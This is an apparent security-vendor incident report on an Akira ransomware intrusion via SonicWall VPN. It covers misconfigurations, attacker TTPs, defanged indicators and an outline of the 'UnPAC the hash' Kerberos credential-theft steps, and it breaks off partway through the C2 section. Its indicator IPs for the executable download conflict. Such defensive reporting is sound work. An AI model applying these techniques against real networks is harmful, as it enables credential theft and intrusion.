Unknown Title



09

Oct 2025

Introduction: Background on Akira SonicWall campaign

Between July and August 2025, security teams worldwide observed a surge in Akira ransomware incidents involving SonicWall SSL VPN devices [1]. Initially believed to be the result of an unknown zero-day vulnerability, SonicWall later released an advisory announcing that the activity was strongly linked to a previously disclosed vulnerability, CVE-2024-40766, first identified over a year earlier [2].

On August 20, 2025, Darktrace observed unusual activity on the network of a customer in the US. **Darktrace detected a range of suspicious activity, including network scanning and reconnaissance, lateral movement, privilege escalation, and data exfiltration.** One of the compromised devices was later identified as a SonicWall virtual private network (VPN) server, suggesting that the incident was part of the broader Akira ransomware campaign targeting SonicWall technology.

As the customer was subscribed to the Managed Detection and Response (MDR) service, Darktrace's Security Operations Centre (SOC) team was able to rapidly triage critical alerts, restrict the activity of affected devices, and notify the customer of the threat. As a result, the impact of the attack was limited - approximately 2 GiB of data had been observed leaving the network, but any further escalation of malicious activity was stopped.

Threat Overview

CVE-2024-40766 and other misconfigurations

CVE-2024-40766 is an improper access control vulnerability in SonicWall's SonicOS, affecting Gen 5, Gen 6, and Gen 7 devices running SonicOS version 7.0.1 5035 and earlier [3]. The vulnerability was disclosed on August 23, 2024, with a patch released the same day. Shortly after, it was reported to be exploited in the wild by Akira ransomware affiliates and others [4].

Almost a year later, the same vulnerability is being actively targeted again by the Akira ransomware group. In addition to exploiting unpatched devices affected by CVE-2024-40766, security researchers have identified three other risks potentially being leveraged by the group [5]:



Misconfiguration	Impact
Migrating local user accounts without forcing password resets	Allows previously stolen credentials to be reused for authentication, even if the system is fully patched.
Leaving the SSLVPN Default Users Group enabled	Enables users who are not permitted to use SSLVPN to successfully gain access, bypassing Active Directory configurations.
Exposing the Virtual Office Portal* to the public internet	Grants public access to the portal, which can allow threat actors to configure MFA/TOTP using valid accounts if usernames and passwords have been previously exposed.

*The Virtual Office Portal can be used to initially set up MFA/TOTP configurations for SSLVPN users.

Thus, even if SonicWall devices were patched, threat actors could still target them for initial access by reusing previously stolen credentials and exploiting other misconfigurations.

Akira Ransomware

Akira ransomware was first observed in the wild in March 2023 and has since become one of the most prolific ransomware strains across the threat landscape [6]. The group operates under a Ransomware-as-a-Service (RaaS) model and frequently uses double extortion tactics, pressuring victims to pay not only to decrypt files but also to prevent the public release of sensitive exfiltrated data.

The ransomware initially targeted Windows systems, but a Linux variant was later observed targeting VMware ESXi virtual machines [7]. In 2024, it was assessed that Akira would continue to target ESXi hypervisors, making attacks highly disruptive due to the central role of virtualisation in large-scale cloud deployments. Encrypting the ESXi file system enables rapid and widespread encryption with minimal lateral movement or credential theft. The lack of comprehensive security protections on many ESXi hypervisors also makes them an attractive target for ransomware operators [8].

Victimology

Akira is known to target organizations across multiple sectors, most notably those in manufacturing, education, and healthcare. These targets span multiple geographic regions, including North America, Latin America, Europe and Asia-Pacific [9].



Figure 1: Geographical distribution of organization's affected by Akira ransomware in 2025 [9].

Common Tactics, Techniques and Procedures (TTPs) [7][10]

Initial Access
Targets remote access services such as RDP and VPN through vulnerability exploitation or stolen credentials.

Reconnaissance
Uses network scanning tools like SoftPerfect and Advanced IP Scanner to map the environment and identify targets.

Lateral Movement
Moves laterally using legitimate administrative tools, typically via RDP.

Persistence

Employs techniques such as Kerberoasting and pass-the-hash, and tools like Mimikatz to extract credentials. Known to create new domain accounts to maintain access.

Command and Control

Utilizes remote access tools including AnyDesk, RustDesk, Ngrok, and Cloudflare Tunnel.

Exfiltration

Uses tools such as FileZilla, WinRAR, WinSCP, and Rclone. Data is exfiltrated via protocols like FTP and SFTP, or through cloud storage services such as Mega.

Darktrace’s Coverage of Akira ransomware


Reconnaissance
Network scanning and enumeration using Advanced IP Scanner
Credential Access
Anomalous certificate download and Kerberos logins (UnPAC-the-Hash)
Data Exfiltration
Around 2 GB of data uploaded to 66.165.243[.]39 via SSH
Lateral Movement
Unusual usage of WinRM and RDP
C2 / Additional Tooling
Connections to temp[.]sh; EXE download from 137.184.126[.]86

Reconnaissance

Darktrace first detected of unusual network activity around 05:10 UTC, when a desktop device was observed performing a network scan and making an unusual number of DCE-RPC requests to the endpoint mapper (epmapper) service. Network scans are typically used to identify open ports, while querying the epmapper service can reveal exposed RPC services on the network.

Multiple other devices were also later seen with similar reconnaissance activity, and use of the Advanced IP Scanner tool, indicated by connections to the domain advanced-ip-scanner[.]com.

Lateral movement

Shortly after the initial reconnaissance, the same desktop device exhibited unusual use of administrative tools. Darktrace observed the user agent “Ruby WinRM Client” and the URI “/wsman” as the device initiated a rare outbound Windows Remote Management (WinRM) connection to two domain controllers (REDACTED-dc1 and REDACTED-dc2). WinRM is a Microsoft service that uses the WS-Management (WSMan) protocol to enable remote management and control of network devices.

Darktrace also observed the desktop device connecting to an ESXi device (REDACTED-esxi1) via RDP using an LDAP service credential, likely with administrative privileges.

Credential access

At around 06:26 UTC, the desktop device was seen fetching an Active Directory certificate from the domain controller (REDACTED-dc1) by making a DCE-RPC request to the ICertPassage service. Shortly after, the device made a Kerberos login using the administrative credential.



Model Alert Event Log

Wed Aug 20 2025, 06:26:32
All Events

```
Wed Aug 20, 06:26:23     ⚠ DESKTOP  triggered model  Compro
Wed Aug 20, 06:26:23     ⓘ New Credential Usage —  REDACTE
                           New activity
Wed Aug 20, 06:26:22     → DESKTOP  connected to  REDACTED
Wed Aug 20, 06:26:22     ⓘ Kerberos Login — performed by  RE
                           New activity
Wed Aug 20, 06:26:06     ⓘ Server Serving Protocols on Non-St
                           New activity
Wed Aug 20, 06:26:06     ⓘ Server Serving Protocols on Non-St
                           New activity
Wed Aug 20, 06:26:02     ⚠ DESKTOP  triggered model  Device /
Wed Aug 20, 06:26:01     → DESKTOP  connected to  REDACTED
                           A rare port for the NTLM,DCE_RPC pro
Wed Aug 20, 06:26:01     → DESKTOP  was still connected to  R
Wed Aug 20, 06:26:01     ⓘ DCE-RPC Bind —  RequestedServ
                           New activity
```

Figure 3: Darktrace's detection of the of anomalous certificate download and subsequent Kerberos login.

Further investigation into the device's event logs revealed a chain of connections that Darktrace's researchers believe demonstrates a credential access technique known as "UnPAC the hash."

This method begins with pre-authentication using Kerberos' Public Key Cryptography for Initial Authentication (PKINIT), allowing the client to use an X.509 certificate to obtain a Ticket Granting Ticket (TGT) from the Key Distribution Center (KDC) instead of a password.

The next stage involves User-to-User (U2U) authentication when requesting a Service Ticket (ST) from the KDC. Within Darktrace's visibility of this traffic, U2U was indicated by the client and service principal names within the ST request being identical. Because PKINIT was used earlier, the returned ST contains the NTLM hash of the credential, which can then be extracted and abused for lateral movement or privilege escalation [11].



TGT contains PAC contains PAC_CREDENTIAL_INFO but is encrypted with krbtgt's key, cannot be decrypted yet

ST contains PAC contains PAC_CREDENTIAL_INFO and encrypted with Session Key, can be decrypted

1. Decrypt Service Ticket with Session Key
2. Extract PAC
3. Extract PAC_CREDENTIAL_INFO
4. Extract NT and LM hashes

Figure 4: Flowchart of Kerberos PKINIT pre-authentication and U2U authentication [12].



```
Wed Aug 20,       KERBEROS Ticket — performed by  REDACTED  from DESKTOP  [88]
06:26:23
Wed Aug 20,       KERBEROS Ticket — performed by  REDACTED  from DESKTOP  [88]
06:26:23          New activity
Wed Aug 20, 06:26:23   ⚠ DESKTOP  triggered model  Compromise / Anomalous Certificate Downlo
Wed Aug 20, 06:26:23   ⚠ DESKTOP  triggered model  Experimental / Anomalous Certificate Downlo
Wed Aug 20,       Darktrace RESPOND — Block connections to            po
06:26:23
Wed Aug 20,       Darktrace RESPOND — Block connections to            po
06:26:23
Wed Aug 20,       New Credential Usage — REDACTED [88]
06:26:23          New activity
Wed Aug 20,       → DESKTOP  connected to  REDACTED-dc1 [88]
06:26:22
Wed Aug 20,       → DESKTOP  connected to  REDACTED-dc1 [88]
06:26:22
Wed Aug 20,       Kerberos Login — performed by  REDACTED  from DESKTOP  [88]
06:26:22
Wed Aug 20,       Kerberos Login — performed by  REDACTED  from DESKTOP  [88]
06:26:22          New activity
```

Figure 5: Device event log showing the Kerberos Login and Kerberos Ticket events.

Analysis of the desktop device's event logs revealed a repeated sequence of suspicious activity across multiple credentials. Each sequence included a DCE-RPC ICertPassage request to download a certificate, followed by a Kerberos login event indicating PKINIT pre-authentication, and then a Kerberos ticket event consistent with User-to-User (U2U) authentication.

Darktrace identified this pattern as highly unusual. Cyber AI Analyst determined that the device used at least 15 different credentials for Kerberos logins over the course of the attack.

By compromising multiple credentials, the threat actor likely aimed to escalate privileges and facilitate further malicious activity, including lateral movement. One of the credentials obtained via the "UnPAC the hash" technique was later observed being used in an RDP session to the domain controller (REDACTED-dc2).

C2 / Additional tooling

At 06:44 UTC, the domain controller (REDACTED-dc2) was observed initiating a connection to temp[.]sh, a temporary cloud hosting service. Open-source intelligence (OSINT) reporting indicates that this service is commonly used by threat actors to host and distribute malicious payloads, including ransomware [13].

Shortly afterward, the ESXi device was observed downloading an executable named "vmwaretools" from the rare external endpoint 137.184.243[.]69, using the user agent "Wget." The repeated outbound connections to this IP suggest potential command-and-control (C2) activity.

